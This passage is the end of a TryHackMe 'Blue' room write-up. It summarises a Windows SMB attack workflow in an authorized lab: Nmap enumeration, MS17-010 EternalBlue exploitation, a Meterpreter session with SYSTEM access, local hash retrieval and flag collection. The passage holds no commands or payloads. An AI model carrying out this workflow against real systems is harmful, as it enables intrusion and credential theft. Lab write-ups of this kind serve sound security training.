


Figure 8 — flag3 and flag2 retrieved from their respective paths.

8. Key Takeaways

This room demonstrates a classic Windows SMB exploitation workflow:

1. **Enumerate:** Identify exposed services and versions with Nmap.
2. **Prioritize SMB:** TCP/445 is a major Windows attack surface.
3. **Validate:** Use a dedicated vulnerability checker/module to confirm exploitability.
4. **Exploit:** Use the MS17-010 EternalBlue module in the authorized lab.
5. **Upgrade:** Convert a basic shell into a Meterpreter session when appropriate.
6. **Verify privileges:** Confirm the effective account with whoami.
7. **Post-exploitation:** Understand what SYSTEM access exposes, including local credential hashes.
8. **Collect evidence:** Locate and retrieve the challenge flags.

Final Result

The supplied screenshots document successful exploitation of the vulnerable Windows Server 2012 R2 target, acquisition of a SYSTEM-level Meterpreter session, retrieval of local account hashes, and collection of all three visible room flags.

Room: TryHackMe Blue **Target:** 10.49.166.56 **Vulnerability:** MS17-010 / EternalBlue